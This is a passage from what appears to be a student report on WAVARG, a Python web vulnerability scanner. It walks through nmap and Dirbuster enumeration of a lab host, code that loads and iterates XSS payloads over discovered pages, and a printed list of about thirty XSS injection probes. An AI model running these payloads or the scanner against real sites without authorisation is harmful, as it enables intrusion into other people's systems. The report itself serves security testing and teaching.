[-] Here is an overview of the IP address provided:
+------+-------+---------------+------------------------+
| Port |  Name |    Service    | Additional Information |
+------+-------+---------------+------------------------+
|  21  |  ftp  |    ProFTPD    |                        |
|  80  |  http | Apache httpd  |    (Unix) PHP/5.4.7    |
| 3306 | mysql |     MySQL     |      unauthorized      |
+------+-------+---------------+------------------------+
```


Figure 10 - Output from run_nmap(ip) scan.

The developer felt that this version of displaying the information from nmap was better then the previous solution they had created whereby the text would be outputted in a format that was not regulated and therefore each line would appear as different lengths and output into the document in a messier way.



```
└─$ python3 main.py -u 192.168.1.10
[+] Performing enumeration of 192.168.1.10
─────────────────────────────────────────────────────────────

[-] Here is an overview of the IP address provided:

port:21   name:ftp       service:ProFTPD         extra info:
port:80   name:http      service:Apache httpd    extra info:(Unix) PHP/5.4.7
port:3306       name:mysql      service:MySQL    extra info:unauthorized
```

Figure 11 - Original output of run_nmap(ip) function.



Enumeration

Nmap

```
port:21 name:ftp        service:ProFTPD         extra info:
port:80 name:http       service:Apache httpd    extra info:(Unix) PHP/5.4.7
port:3306       name:mysql      service:MySQL extra info:unauthorized
```


Figure 12 - Original output from run_nmap(ip) displayed in the end document.

2.3.2.2 run_dirb(ip)

The run_dirb function is incredibly simplistic due to the lack of support for the pydirbuster library, therefore making the developer hesitant to rely on the library for much more then what was required. It begins by altering the "ip" address variable that is passed into the function so that it is prefixed with the "http://" protocol and can prevent from Dirbuster failing to run in certain circumstances. The next two lines start by creating an instance of Dirbuster and defining the arguments to run, with the developer providing a hardcoded wordlist and additional extensions to search for, which may contain sensitive information. After creating and defining the instance, the program then runs the Dirbuster scan and returns the output from the command at the end of the function, where later in the main program it will be formatted and altered to be used throughout the exploitation phase, as mentioned in Section 2.2.2.2.

2.3.2.2.1 Results from run_dirb(ip)

This function was originally outputting all of the requests as a dictionary and therefore would output the results in a format that would require the user of WAVARG to perform their own filtering and remove the point of the aims that the developer had set out when creating WAVARG, of allowing data to be easily readable and accessible to its users.




Dirbuster

```
defaultdict(<class 'list'>, {403: ['.html', '.hta.php', '.hta.txt', '.hta.zip', '.hta', '.hta.html',
'.htaccess', '.htaccess.txt', '.htaccess.html', '.htpasswd.php', '.htpasswd', '.htaccess.zip',
'.htpasswd.txt', '.htpasswd.zip', '.htpasswd.html', '.htaccess.php', 'admin.cgi.php', 'admin.cgi',
'admin.cgi.zip', 'admin.cgi.txt', 'admin.pl', 'admin.cgi.html', 'admin.pl.php', 'admin.pl.txt',
'admin.pl.html', 'admin.pl.zip', 'AT-admin.cgi', 'AT-admin.cgi.php', 'AT-admin.cgi.html', 'AT-
admin.cgi.zip', 'AT-admin.cgi.txt', 'cachemgr.cgi', 'cachemgr.cgi.php', 'cachemgr.cgi.zip',
'cachemgr.cgi.txt', 'cachemgr.cgi.html', 'cgi-bin/', 'cgi-bin/.html'], 200: ['', 'about.php',
'affix.php', 'cart.php', 'checkout.php', 'contact.php', 'contact', 'cookie.php', 'css', 'default.php',
'extras.php', 'featured.php', 'font', 'footer.php', 'header.php', 'hidden.php', 'image',
'index.php', 'index.php', 'includes', 'instructions.php', 'js', 'latest.php', 'login.php',
'logout.php', 'navigation.php', 'phpinfo.php', 'phpinfo.php', 'pictures', 'profile.php',
'receipt.php', 'register.php', 'register.html', 'remove.php', 'robots.txt', 'robots.txt',
'search.php', 'section.html', 'terms.php', 'terms.html', 'username.php', 'view.php',
'weblogic'], 401: ['phpmyadmin']})
```


Figure 13 - Original output from run_dirb(ip) displayed in the end document.

Originally, the developer had intended to leave the output from the Dirbuster scan in this output format but after developing the functions mentioned in Section 2.4 decided that utilising text files and the more limited output would fit the script and its overall effectiveness better and as such, was able to see that as WAVARG executed, the program was successfully outputting a Dirbuster scan that the developer had intended to be executed, and that the output from the Dirbuster scan was then formatted and used appropriately through other functions.



```
==============================================================
Pydirbuster v0.05
==============================================================
Url:                    http://192.168.1.10/
Threads:                15
Wordlist:               ./support_files/common.txt
Status Codes:           200,204,301,302,307,401,403
User Agent:             python-requests/2.31.0
Extensions:             php,txt,zip,html
==============================================================
/ (Status : 200)
/.html (Status : 403)
/.hta.txt (Status : 403)
/.hta.php (Status : 403)
/.hta (Status : 403)
/.hta.zip (Status : 403)
/.hta.html (Status : 403)
/.htaccess.txt (Status : 403)
/.htaccess (Status : 403)
/.htaccess.php (Status : 403)
/.htaccess.zip (Status : 403)
/.htaccess.html (Status : 403)
/.htpasswd (Status : 403)
/.htpasswd.php (Status : 403)
/.htpasswd.zip (Status : 403)
/.htpasswd.txt (Status : 403)
/.htpasswd.html (Status : 403)
/about.php (Status : 200)
```

Figure 14 - Output showing dirb scan running through run_dirb(ip).



```
Dirbuster
401 response to http://192.168.1.10/phpmyadmin
200 response to http://192.168.1.10/about.php
200 response to http://192.168.1.10/affix.php
200 response to http://192.168.1.10/cart.php
200 response to http://192.168.1.10/checkout.php
200 response to http://192.168.1.10/contact.php
200 response to http://192.168.1.10/contact
200 response to http://192.168.1.10/cookie.php
200 response to http://192.168.1.10/css
200 response to http://192.168.1.10/default.php
200 response to http://192.168.1.10/extras.php
200 response to http://192.168.1.10/featured.php
200 response to http://192.168.1.10/font
200 response to http://192.168.1.10/footer.php
200 response to http://192.168.1.10/header.php
200 response to http://192.168.1.10/hidden.php
200 response to http://192.168.1.10/image
200 response to http://192.168.1.10/includes
200 response to http://192.168.1.10/index.php
200 response to http://192.168.1.10/index.php
200 response to http://192.168.1.10/instructions.php
200 response to http://192.168.1.10/js
200 response to http://192.168.1.10/latest.php
200 response to http://192.168.1.10/login.php
200 response to http://192.168.1.10/logout.php
```

Figure 15 - Output from run_dirb(ip) after including additional checks.

2.4 EXPLOIT_SITE LIBRARY

2.4.1 Imports

The exploit_site library, which is developed by the developer, contains 5 imported libraries, none of which are maintained by the developer with most of these libraries being used in one function across the entire file. These libraries are:

- BeautifulSoup
- requests
- subprocess
- time

2.4.1.1 BeautifulSoup

BeautifulSoup4 (BS4) is a python library that makes scraping information from websites easier. It is attached to a HTML parser which provides useful functionality for iterating, searching and modifying HTML data (leonard, 2024). This library was picked by the developer due to its extensive range of tools that made the process of testing fields for cross site scripting (XSS) easier than it would have been through other tools such as Selenium.

2.4.1.2 requests

The requests library is used throughout the entire XSS scanning process as it is responsible for establishing a connection with the given URL and performing GET and POST requests with the correct information where necessary.

2.4.1.3 subprocess

The subprocess library is a useful library for executing commands on the machine that is running the Python script and is responsible in the exploit_site file for conducting the local file inclusion (LFI) scans in the WAVARG process. The developer was aware of the alternative library that they had used in the main program called "OS" which is another library that runs commands in a terminal window through Python, but decided that for this part of the program the subprocess module was better suited due to the fact that when running, the Python script will not continue to run whilst a subprocess operation is running, whereas a command ran through the "OS" library would run whilst the Python script continued to iterate which, as will be explained later in this report, would not be ideal for the developer.


2.4.1.4 time

The time library is used at the end of the XSS scanning function so that, if XSS is found at a URL then the program will pause briefly to give the user a chance to see the URL so that, whilst WAVARG continues its process, they can begin further testing on the provided URL.

2.4.2 Functions

2.4.2.1 get_xss_payloads()

This function is the first of four functions related to the developers process for performing XSS attacks against the users specified target. This function starts by defining an empty array of payloads and defining a counter variable and setting it to 0. The program then opens a hardcoded file which is shipped with the program called "xss_payloads.txt" in a read-only mode and formatted in "utf-8" which is an encoding method for characters. Due to the fact that some of the payloads contained inside of the file being read by the program contain characters that, by default, will not be handled properly by the program, the developer faced a "UnicodeDecodeError" which, after researching the error, stumbled across a solution which required them to specify the character encoding when opening the file to be read (Kirubakaran, 2018).




support_files > xss_payloads.txt

```
"-prompt(8)-"
'-prompt(8)-'
";a=prompt,a()//
';a=prompt,a()//
'-eval("window['pro'%2B'mpt'](8)")-'
"-eval("window['pro'%2B'mpt'](8)")-"
"onclick=prompt(8)>"@x.y
"onclick=prompt(8)><svg/onload=prompt(8)>"@x.y
<image/src/onerror=prompt(8)>
<img/src/onerror=prompt(8)>
<image src/onerror=prompt(8)>
<img src/onerror=prompt(8)>
<image src =q onerror=prompt(8)>
<img src =q onerror=prompt(8)>
</scrip</script>t><img src =q onerror=prompt(8)>
<svg onload=alert(1)>
"><svg onload=alert(1)//
"onmouseover=alert(1)//
"autofocus/onfocus=alert(1)//
'-alert(1)-'
'-alert(1)//
\'-alert(1)//
</script><svg onload=alert(1)>
<x contenteditable onblur=alert(1)>lose focus!
<x onclick=alert(1)>click this!
<x oncopy=alert(1)>copy this!
<x oncontextmenu=alert(1)>right click this!
<x oncut=alert(1)>copy this!
<x ondblclick=alert(1)>double click this!
<x ondrag=alert(1)>drag this!
<x contenteditable onfocus=alert(1)>focus this!
<x contenteditable oninput=alert(1)>input here!
<x contenteditable onkeydown=alert(1)>press any key!
<x contenteditable onkeypress=alert(1)>press any key!
<x contenteditable onkeyup=alert(1)>press any key!
```

Figure 16 - Example of XSS payloads used in WAVARG.

The function then enters a while loop which will infinitely iterate where the counter variable is raised by one, then the current line is read and stored in a variable called “line”. Following this, the variable is then appended to the array and then a check happens to whether the line is empty, if so then the loop will break, otherwise it will continue. After breaking out of this loop the file is closed and the array of payloads is returned.



```python
def get_xss_payloads():
    payloads = []
    count = 0
    read = open("support_files/xss_payloads.txt", "r", encoding="utf-8")
    # define our necessary variables
    while True:
        count += 1
        line = read.readline()
        # read a payload
        payloads.append(line)
        # add it to our list
        if not line: # if there is no line
            break

    read.close()
    return payloads
```


Figure 17 - get_xss_payloads() in exploit_site.py.

2.4.2.2 get_xss_fp()

This is the second function in the XSS scanning process and is responsible for retrieving the file paths that will be scanned for forms that may be vulnerable to XSS. The function starts by defining the same variables as were created in get_xss_payloads() and then opening a text file that is created in runtime called “dirbstripped.txt” in read-only mode. The text file “dirbstripped.txt” is mentioned during Section 2.2.2.2 and utilises this text file to save WAVARG from having to crawl the website a second time to find files.

The program then enters a while loop which increases the counter by one, reads the current line and saves it to the “line” variable and then adds the line to the array, but removes the last two characters the variable. The reason for the program doing this is due to the formatting that is used in the enumeration() function in main.py adding line breaks to every input so that the text file is split up rather than all being contained on one line. The issue with how this works in the enumeration() function is that, when the line is read during this function, it reads the line break literally and will cause WAVARG to break if executed as the URL will not contain “\n” and therefore the scans will not be valid. The program then checks whether the line is empty and if so, breaks out of the loop, otherwise it continues.

When out of the loop, “xss_payloads.txt” is closed and the last entry from the array is removed due to the formatting issue that the developer discussed in the paragraph above. Finally, this function ends by the array of file paths being returned.




```python
def get_xss_fp():
    payloads = []
    count = 0
    dirbRead = open("dirbstripped.txt", "r")
    while True:
        count += 1
        line = dirbRead.readline()
        payloads.append(line[:-1]) # add the filepath EXCEPT the last 2 characters "\n" - which are used elsewhere
        if not line:
            break
    dirbRead.close()
    payloads.pop(count-1) # remove the last entry because its empty
    return payloads
```

Figure 18 - get_xss_fp() in exploit_site.py.

2.4.2.3 xss_runner()

The xss_runner() function is the function that is called from main.py and is responsible for running the scanning function through the iterable payloads and file paths generated from the two previously mentioned functions. The function begins by defining a counter at 0 and then defining a variable called “path” with stores the response from get_xss_fp() as its value, which will be an array of file paths, another variable is then defined and referred to as “base_url” which takes the IP address supplied throughout WAVARG and formats it properly for performing web requests and as such, prefixes the IP with “http://” and adds an additional “/” after the IP address. Finally, an empty array known as “results” is created and will be used to store any URL’s that are thought to be vulnerable to XSS.

The function then enters a while loop which will infinitely loop until an error forces the loop to break, which will be caused by the first line in the try statement. The try statement begins by re-defining the “url” variable that is passed into this function with the “base_url” variable and then a file path, which changes in relation to how many times the loop has executed. The function then runs the xss_scan() function, which will be discussed in the next section and saves the output into a variable called “temp”. The value of “temp” is then checked to see whether it equals “1”, which is the returned value if the xss_scan() function believes it has discovered an XSS vulnerability in the file path. If so, it replaces the temp variable with a message that combines a pre-set text and the file path, and then adds this to the “results” array, which is checked when creating the document. Regardless of whether this if statement is true or not, the counter is increased by one and it will start from the try statement again, until there is an error and which the except statement is called, which calls for the function to break and the “results” array to be returned.



```python
def xss_runner(url):
    count = 0
    path = get_xss_fp()
    base_url = "http://"+url+"/"
    results = []
    while True:
        try:
            url = base_url + path[count] # create our url
            temp = xss_scan(url) # scan it
            if temp == 1:
                temp = "WAVARG believes there is XSS capabilities at " + url
                results.append(temp)
            count += 1 # up our counter so we're testing a different filepath
        except:
            break
    return results
```

Figure 19 - xss_runner(url) function in exploit_site.py.

2.4.2.4 xss_scan(url)

The xss_scan(url) function is the final function in the collection of payloads related to XSS exploitation, it is the function that is responsible for finding and identifying the layout of forms on the file paths discovered through other functions, and then sending payloads and checking for the content from the server response.


The function takes one input which is a variable called “url” which, from the previous section is a URL with a file path that will be different on each iteration of the function. Since the file path is passed upon calling the function only the XSS payloads need to be called into this function, which is done on the first like and stored in the “payloads” array.

The function then enters a try statement which tells the user the URL that is being tested then initialises a requests session and ties it to the variable name “sess”. Another try statement is then called where the URL is checked through the request session, for whether it is reachable or not. If not, the user is alerted, and the function returns since the URL cannot be checked. Assuming that the URL is reachable, the body of the request is saved to another variable called “urlbody”. The body of the url is all the HTML code that is displayed to the user and as such is then checked through BeautifulSoup. A variable is created called “bs” which creates an instance of the BeautifulSoup 